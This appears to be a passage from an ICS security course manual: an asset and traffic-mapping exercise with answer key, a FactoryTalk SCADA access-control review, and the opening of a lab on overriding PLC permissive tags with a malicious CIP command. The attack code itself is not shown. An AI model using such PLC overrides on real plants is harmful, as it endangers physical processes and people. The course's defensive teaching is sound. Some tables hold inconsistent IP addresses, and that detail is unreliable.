172.16.1.12	Unloader 1 (Click 1) PLC	Bulk Bag Unloader 1
172.20.1.21	**Unknown**	**Unknown**

We've determined that 172.16.1.3 is a HMI device for the Line 1 PLC. Due to the complexity of these systems and lack of documented inventory, however, there is uncertainty of the function of nodes 172.16.1.11 and 172.20.1.21. Farther conversations with IT network team determined that 172.20.1.0/24 is the subnet associated to the Manufacturing Network. Discussion with the Information Systems team disclosed that 172.20.1.21 is a Data Server running OPC used for non-critical plant-wide visibility. Another packet capture was collected from the Line 1 Switch over an extended period to gather more evidence that may help identify node 172.16.1.11.

15. Open the EtherApe Preferences by clicking on `Pref.` in the top menu.
16. For Central Node under the Diagram tab enter 172.16.1.11 and Click `Save`.
17. Maximize the EtherApe application and watch closely while the EtherApe is analyzing the capture.
18. Open the packet capture named `LocalComms2.pcap`.

19. Double-click node 172.16.1.11 and monitor closely both the main display and details of this node as the capture is played through. Communications will appear and disappear as the replay continues so watch and take note of the communications until the replay is complete. Re-click "Sart" to replay the capture or use "Pause" and "Start" to take notes.
20. New communications from 172.16.1.11 includes communication to Click PLC using an UNKNOWN-UDP protocol and communications to the Pod PLC, the Pod Remote IO and Pod HMI using ENIP-EXPLICIT protocol.

These communications are indicative of an Engineering Workstation (EWS). Sharing this new information with operations, along with their own investigation, determined that it was a Laptop that was used by an external Systems Integrator performing some maintenance updates to the system.

The operations team has also shared that each machine can operate without the need of the line controllers since the operators are able to enter production parameters through a local HMI connected by serial communications to the local PLC.


Task 3 -- Categorizing Communications and Documenting Findings

Documenting the communications can include a diagram for visual reference but should also contain context around where assets reside, the function those assets have towards operations and physical locations.

Identified Assets Related to Raw Ingredients Line 1:

IP Address	Asset Name	Location
172.16.1.2	Line 1 (Pod 1) PLC	Raw Ingredients Line 1
172.16.1.3	Line 1 HMI	Raw Ingredients Line 1
172.16.1.4	Line 1 Remote IO	Raw Ingredients Line 1
172.16.1.11	Contractor Laptop	Non-specific
172.16.1.12	Unloader 1 (Click 1) PLC	Bulk Bag Unloader 1
172.20.1.21	Data Server (OPC)	Manufacturing Network

Identified Communications Related to Raw Ingredients Line 1:



Communication that are critical to the environment means operations cannot continue without them. Non-critical communications are not necessary in the event of network failure or network containment. Conditional communications are not always present but based on the occurrence of a specific event or activity. This may include the activity of a maintenance function, plant visibility change, an operational disruption or failure, a safety incident, a cybersecurity incident, etc.

Note

The answer for the following questions are at the end of this lab.

1. Using what was identified about the environment earlier write down the criticality for each asset discovered as Critical, Not Critical or Conditional.

IP Address	Asset Name	Location	Criticality
172.16.1.2	Line 1 (Pod 1) PLC	Raw Ingredients Line 1	_____
172.16.1.3	Line 1 HMI	Raw Ingredients Line 1	_____
172.16.1.4	Line 1 Remote IO	Raw Ingredients Line 1	_____
172.16.1.11	Contractor Laptop	Raw Ingredients Line 1	_____
172.16.1.12	Unloader 1 (Click 1) PLC	Bulk Bag Unloader 1	_____
172.20.1.21	Data Server (OPC)	Manufacturing Network	_____

2. Using what was identified about the environment write down the role for each communication discovered as Production, Maintenance, Unknown.

Communication	IP Address Range	Role
Modbus TCP (502/TCP)	172.16.1.12 - 172.16.1.2	_____
Modbus TCP (502/TCP)	172.16.1.12 - 172.20.1.21	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.16.1.3	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.21.1.21	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.2	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.3	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.4	_____
Ethernet/IP (44818/TCP, 2222/UDP)	172.16.1.2 - 172.16.1.4	_____

3. Using what was identified about the environment write down the criticality for each communication discovered as Critical, Not Critical or Conditional.

Communication	IP Address Range	Criticality
Modbus TCP (502/TCP)	172.16.1.12 - 172.16.1.2	_____
Modbus TCP (502/TCP)	172.16.1.12 - 172.20.1.21	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.16.1.3	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.16.1.21	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.2	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.3	_____
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.4	_____
Ethernet/IP (44818/TCP, 2222/UDP)	172.16.1.2 - 172.16.1.4	_____

Findings and Recommendations:

1. Multiple findings and recommendations will be discovered when mapping communications. These lists should be refined to encourage specific exploratory activities or remediation steps to improve the security of the environment. These should not be prescriptive solutions unless something has been agreed upon already with the operations team. There will be times where the activities required to identify a solution cannot be accomplished during communication mapping.

Number	Finding	Recommendation
1	Contractor Laptop has unfettered access to all assets within Raw Ingredients Line 1 and open route back to Manufacturing Network	Review contractor access requirements to support the environment. Options to consider: (1) Issue support laptops for use by contractors while on-site. (2) Implement network-level controls to restrict access from laptops. (3) Implement network-level monitoring of laptop usage

Number	Finding	Recommendation
2	Manufacturing Network directly communicates with Unloader 1 PLC.	Investigate for other unknown connections between Manufacturing Network assets and lower ICS networks. Options to consider: (1) Re-engineer data flow to move data closer to Manufacturing Network. (2) Implement network-level monitoring of lower network communications
3	Bulk Bag Unloader 2 (Click 2) was not present in packet capture	Review state and presence of potentially missing assets, network segments of communications assumed to be included.
4	Raw Ingredients Line 1 shares IP Subnet range as Bulk Bag Unloader 1.	Investigate the necessity of adding transparent network protection in front of Bulk Bag Unloader.

##	Findings	Recommendations
1.	Contractor Laptop has unfettered access to all assets within Raw Ingredients Line 1 and open route back to Manufacturing Network	Review contractor access requirements to support the environment. Options to consider: 1 – Issue support laptops for use by contractors while on-site. 2 – Implement network-level controls to restrict access from laptops. 3 – Implement network-level monitoring of laptop usage
2.	Manufacturing Network directly communicates with Unloader 1 PLC.	Investigate for other unknown connections between Manufacturing Network assets and lower ICS networks. Options to consider: 1 – Re-engineer data flow to move data closer to Manufacturing Network 2 – Implement network-level monitoring of lower network communications
3.	Bulk Bag Unloader 2 (Click 2) was not present in packet capture	Review state and presence of potentially missing assets, network segments of communications assumed to be included.
4.	Raw Ingredients Line 1 shares IP Subnet range as Bulk Bag Unloader 1.	Investigate the necessity of adding transparent network protection in front of Bulk Bag Unloader.

Questions

1. What key information is needed to make this task successful?

_____

_____

_____

2. What method could improve the effectiveness of this activity?

_____

_____

_____

3. How could an attacker use any of the communications?

_____

_____

_____

Exercise Takeaways

As a process environment expands and is connected to and dependent on more and more subsystems, it is necessary to update data flow documents to reflect all communications across the various network levels. The process will be impacted if network changes are made, if infrastructure devices fail, or if an adversary misconfigures a device or misuses a necessary service.

While nobody likes doing documentation, maintaining current and accurate data flows, asset inventories, and network diagrams are essential to understanding the process environment and responding to any type of incident.

Results:

The results below are the intended results from the analysis. Most of your results should be similar; however, with little context provided you may have different thoughts and responses based on your own experiences. It is important to understand our biases can influence our results. More importantly it is crucial that we reach out to system owners to explore and improve our understanding. Let's discuss as a class any differences you have in your results.

1. Using what was identified about the environment earlier write down the criticality for each asset discovered as Critical, Not Critical or Conditional.

IP Address	Asset Name	Location	Criticality
172.16.1.2	Line 1 (Pod 1) PLC	Raw Ingredients Line 1	Not Critical
172.16.1.3	Line 1 HMI	Raw Ingredients Line 1	Not Critical
172.16.1.4	Line 1 Remote IO	Raw Ingredients Line 1	Not Critical
172.16.1.11	Contractor Laptop	Raw Ingredients Line 1	Conditional
172.16.1.12	Unloader 1 (Click 1) PLC	Bulk Bag Unloader 1	Critical
172.20.1.21	Data Server (OPC)	Manufacturing Network	Not Critical

2. Using what was identified about the environment write down the role for each communication discovered as Production, Maintenance, Unknown.

Communication	IP Address Range	Role
Modbus TCP (502/TCP)	172.16.1.12 - 172.16.1.2	Production
Modbus TCP (502/TCP)	172.16.1.12 - 172.20.1.21	Production
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.16.1.3	Production
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.21.1.21	Production
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.2	Maintenance
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.3	Maintenance
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.4	Maintenance

Communication	IP Address Range	Role
Ethernet/IP (44818/TCP, 2222/UDP)	172.16.1.2 - 172.16.1.4	Production

3. Using this known information about the environment write down the criticality for each communication discovered as Critical, Not Critical or Conditional.

Communication	IP Address Range	Criticality
Modbus TCP (502/TCP)	172.16.1.12 - 172.16.1.2	Not Critical
Modbus TCP (502/TCP)	172.16.1.12 - 172.20.1.21	Not Critical
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.16.1.3	Not Critical
Ethernet/IP Explicit (44818/TCP)	172.16.1.2 - 172.16.1.21	Not Critical
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.2	Conditional
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.3	Conditional
Ethernet/IP Explicit (44818/TCP)	172.16.1.11 - 172.21.1.4	Conditional
Ethernet/IP (44818/TCP, 2222/UDP)	172.16.1.2 - 172.16.1.4	Not Critical

Lab 2.6 -- Configure Connections to Process Visualization

Background

Total Lab Time: 25 minutes

Objectives

- Review SCADA Client Connections
- Review SCADA Access Control and Auditing
- Review SCADA Application Architecture

Task 1 -- Review SCADA Client Connections

1. Open the SCADA HMI Client. From the Windows VM Image RDP to the Operator Workstation used previously.

   172.20.3.*AAB*

   > **Where:**
   >
   > ***AA*** = Pod# = 1-15
   > ***B*** = Student# = 1-2
   >
   > > **Example**
   > >
   > > Pod 1 / Student 1 = 172.20.3.11
   > > Pod 12 / Student 2 = 172.20.3.122

   Username = ICS612
   Password = ICS612


2. Launch the "Run Client" application from the Desktop.
3. With the SCADA HMI Client application open, identify with which servers this client communicates. If not already open, launch **Command Prompt** (`cmd.exe`) from the Desktop.
4. Run the following command.

   ```
   netstat -a | findstr /I ESTABLISHED
   ```

5. The output contains a list of server connections established from the operator workstation.

   Understanding the relationship between clients, servers and devices is necessary when restricting traffic and baselining communications for defense. Not only is every vendor and their applications different, there may exist other added components by the engineering or integration team, Vendor documentation should only be used as one source of validation but not the source of truth.


As shown in the output, this application communicates with 4 total servers. For context of this setup, the LICSRV is hosting application licenses (for convenience) and what is known as the FactoryTalk Directory. As shown in previous steps, this directory hosts the logical location of everything related to this SCADA application. There is a connection to the DATASRV which centralizes the data communications (i.e., RSLinx Enterprise and Kepserver) with the PLCs. In some other SCADA applications, the client communicates to the PLCs directly. This HISTSRV is the historian server hosts an archive of production data. The HMISRV hosts the application graphics and data references.



6. Examine relation between the SCADA application and communications. Note the connections made to HMISRV. Run the following command to loop the netstat command and output showing connections to HMISRV.

```
For /L %i in (1,0,2) do @netstat -a | findstr /I hmisrv
```

7. Close the SCADA HMI Client application and monitor until only one established communication (port 1332) remains and other communications have either disappeared or listed as TIME_WAIT.




8. Maximize the "Command Prompt" application
9. Leave the netstat loop running and launch the SCADA HMI Client application from the desktop.
10. Monitor the netstat output and watch for the new connections to HMISRV as the application opens. Take note of the HTTP communications.
11. Leave the netstat loop running as you read through to the next step.

With many ICS software applications, the communications may change based on different conditions. Exercising those conditions will increase the level of understanding on how the SCADA software communicates on the network.

12. Determine the conditions that trigger the new communications with the netstat loop running. Monitor the connections until the HTTP connections close so we can baseline communications to identify a relationship between the software and the HTTP communications.
13. Place the "Command Prompt" application window and the HMI Client application side by side. It is okay if some of the SCADA HMI Client Application is off screen.
14. From the HMI Client application, click the `Trends` button while watching the netstat output.
15. As the "Trends Menu" window opens, a new HTTP connection should appear.

16. In about a minute or so those HTTP connections will close.
17. With no HTTP connections displayed, within the Trend Menu click the button labelled "`Click 1`" under "Pod 1". Watch again for the establishment of HTTP connections followed by them closing in about 1 minute.



18. Close the "Pod 1 Click 1 Trend" display.

19. Verify no new HTTP connections were made.
20. Stop the netstat loop.

    For context, a review of the HTTP stream would confirm these connections are used to pull the graphic files. A review of the IIS logs on HMISRV would also reveal familiar HTTP status codes for when the display files are different (changed) or not. Identifying what the unique communication conditions are in any environment, unfortunately, will not always be this straightforward. Not all engineers and integrators of these systems will understand the underlying communications that exist in the application they are using or deploying. Lastly, some of the conditions may be a small benign function that are not used regularly and easily overlooked and forgotten as not all provided features specified during a build are used in practice.
21. Leave the SCADA HMI Client Application open and continue to the next task and examine the access controls.

Task 2 -- Review SCADA Access Control and Auditing

1. Review the domain configuration and hostname of the Operator Workstation. Display domain by running the following command within "Command Prompt".


```
systeminfo | findstr /B /C:"Domain"
```

2. Display the hostname by running the following command within "Command Prompt".

```
whoami
```


    The first command highlights the host is part of a Windows Workgroup and not a domain. The second output highlights the Workgroup is named "ows".
3. Review the credentials used to open the client. With the SCADA HMI Client application open, click the `Logout` button within the application.
4. In the "Login" window, login with the following credentials and click `OK`.

    Username = ICS612
    Password = ICS612




The HMISRV is on the domain and typically, unless the client is on the same domain, the user would need to enter the domain portion as part of the username. Previously steps demonstrated many connections made to Domain resources. Something is different with the access control in this application.

5. Launch the administration console for this SCADA application. From the Operator Workstation, launch the **FactoryTalk Administration Console** application from the "Start" menu.




> **Note**
>
> If asked, select **Network** as the "FactoryTalk Directory" and click **OK**.

6. Review the allowed users configured for the system. Navigate the "Explorer" area within the "FactoryTalk Administration Console" and review the list of authorized Users.




> **Note**
>
> The user "ICS612" and "$Anonymous" are both present.

7. Right-click on the user `ICS612` and select `properties`.




The "Properties" looks very similar to a Windows user properties dialogue. It appears this system has included many of the same security features as a Windows operating System.

8. Review the allowed computers configured for the system. Navigate the "Explorer" area within the "FactoryTalk Administration Console" and review the list of authorized Computers.




> **Note**
>
> The Operator Workstation is not listed.

9. Review the security policies configured for the system. Navigate the "Explorer" area within the "FactoryTalk Administration Console" and open the **Security Policy**.




Take a moment and examine the various available configurations but specifically note the "Computer Policy Settings".




In review of the access control of this application, computer accounts are not restricted, and FactoryTalk Users (i.e., ICS612) not Domain Users are used by the Operator Workstation to access the application.

10. With the Access Control understood, review the auditing capabilities of this application. Navigate the "Explorer" area within the "FactoryTalk Administration Console" and open the **Audit Policy**.



Take a moment an examine the various available configurations.

11. Review the Audit logs from the application. From the Operator Workstation, launch the **Diagnostics Viewer** application from the "Start" menu.




Take a moment and review the various records within the "Diagnostics Viewer".

12. With the "Diagnostics Viewer" open an interactive session with the SCADA HMI Client (e.g., navigate the menu, change some values, etc.)

13. Click the " `Refresh` "  button within the "Diagnostics Viewer".

    Take a moment and review the new records.



14. Review Windows Event Viewer for any relevant information. Launch "Event Viewer" from the Operator Workstation.

15. Within the Event Viewer, navigate to **FactoryTalk Diagnostics** under "Applications and Services Logs".

16. Take a moment and review the various records.


    For context, this SCADA application contains its own AAA platform known as "FactoryTalk Directory" which can contain Domain Users or FactoryTalk Users. Domain users can be linked instead of using FactoryTalk Users, but that was not demonstrated here. What is unique, regardless of whether a Domain is present or not, is that the FactoryTalk Directory is a centralized AAA yet accessible by all systems that are connected and authorized to use it. Also, unique with this vendor, is that the FactoryTalk Administration Console is installed on every computer but restricted by the configured policies.

    Every vendor takes a different approach when dealing with Access Control and Auditing of their application. Many times, these features are taken for granted and not fully understood or pragmatically reviewed when incorporating a wholistic security approach. Taking a moment to learn and understand what is available in your applications will be invaluable when evaluating the best approach to access control and auditing for your environment.


17. Leave the "FactoryTalk Administration Console" open and continue to the next task.

Task 3 -- Review SCADA Application Architecture

1. From within the Operator Workstation, launch the **FactoryTalk Administration Console** application from the "Start" menu. This is the administration console for this SCADA application.



2. If asked, select `Network` as the "FactoryTalk Directory" and click `OK`.
3. Review the server roles within this SCADA environment. Navigate the "Explorer" area within the "FactoryTalk Administration Console".
4. Expand Plant and Area.



5. Right click `HMI Server` and review the **Server Status**. Note the server named *HMISRV* hosting the service and it's status is *Active*.
6. Right click `RSLinx Enterprise` and review the **Server Status**. Note the server named *DATASRV* is hosting the service and it's status is *Active*.

   Many times, and for simplicity, a SCADA or DCS may be represented in documentation to reflect the physical layout of the servers with a common set of terms like HMI Server, DATA Server, Historian, etc. These layouts are usually a gross generalization of how the applications are architected. Understanding how the individual application components are used in the environment and where they are hosted is just as important as to what physical servers and applications exist. Through application architecture, security can be improved by modifying the application roles for each server, understanding how to restrict their individual access or merely as a reference for use in network and security monitoring.
7. Close all open windows and disconnect or log out of the RDP session to the Operator Workstation.

Questions

1. What is the client retrieving from the HMI Server when you selected the trend button?

   _____

   _____

   _____
2. Is the Factory Talk Directory linked to the Domain?

   _____

   _____

   _____
3. Where is the Factory Talk Directory running? _____

   _____

   _____

Exercise Takeaways

Operators make decisions routinely based on information provided to them through tabular displays of through data driven graphics. For interconnected and interdependent systems, it becomes quite demanding for operators to have the ability to see the wide area view of the overall process and individual devices in a manner that helps them make rapid decisions.

Taking display values from lower-level field controllers and mapping those tags into a common display can be very helpful to operators. Pulling in alarm tags and allowing remote response capabilities for an operator may be necessary depending on your business demands.

Lab 2.7 -- PLC Device-Level Attack

Background

Total Lab Time: 20 minutes

Tools Used:

- **Kali-Linux VM**
- **Python** is an interpreted, high-level, general-purpose programming language.
  - Python Cpppo Library

The Useless Box switch is mapped from the Click PLC into the Allen-Bradley CompactLogix PLC via Modbus. The following registers are used to read Student 1 Useless box and Student 2 Useless box respectively.

AllowClick1ToCycleBreaker01 : Data Type Boolean: 1 = On, 0 = Off

AllowClick2ToCycleBreaker02 : Data Type Boolean: 1 = On, 0 = Off

Currently, when the PanelView (Pod) HMI allows remote operation from the Click, the Useless Box switch must be in the "On" position to allow filling, grinding, or mixing from their respective areas.


This attack will override the status of *AllowClick1ToCycleBreaker01* and *AllowClick2ToCycleBreaker02* to affect the filling, grinding, or mixing permissives in the CompactLogix PLC.


Objectives

- Poll the CompactLogix PLC for the value of *AllowClick1ToCycleBreaker01* or *AllowClick2ToCycleBreaker02* through a non-conventional method
- Send an evil CIP command to change the value of *AllowClick1ToCycleBreaker01* or *AllowClick2ToCycleBreaker02* through a non-conventional method

Task 1 -- Poll the CompactLogix PLC


1. Open the Kali VM
2. Open the Desktop folder. Click `Files` icon from the menu on the left. Click `Desktop` from menu directory list within Files.





3. Copy the `Lab 2.7` folder from the student ISO to the Kali Linux VM by dragging the "Lab 2.7" folder from the student ISO into the Desktop folder within Kali. If having difficulty copying files, ask the instructor for assistance.

4. Open a Terminal window.



5. Enter the following command in the terminal to change the working directory.

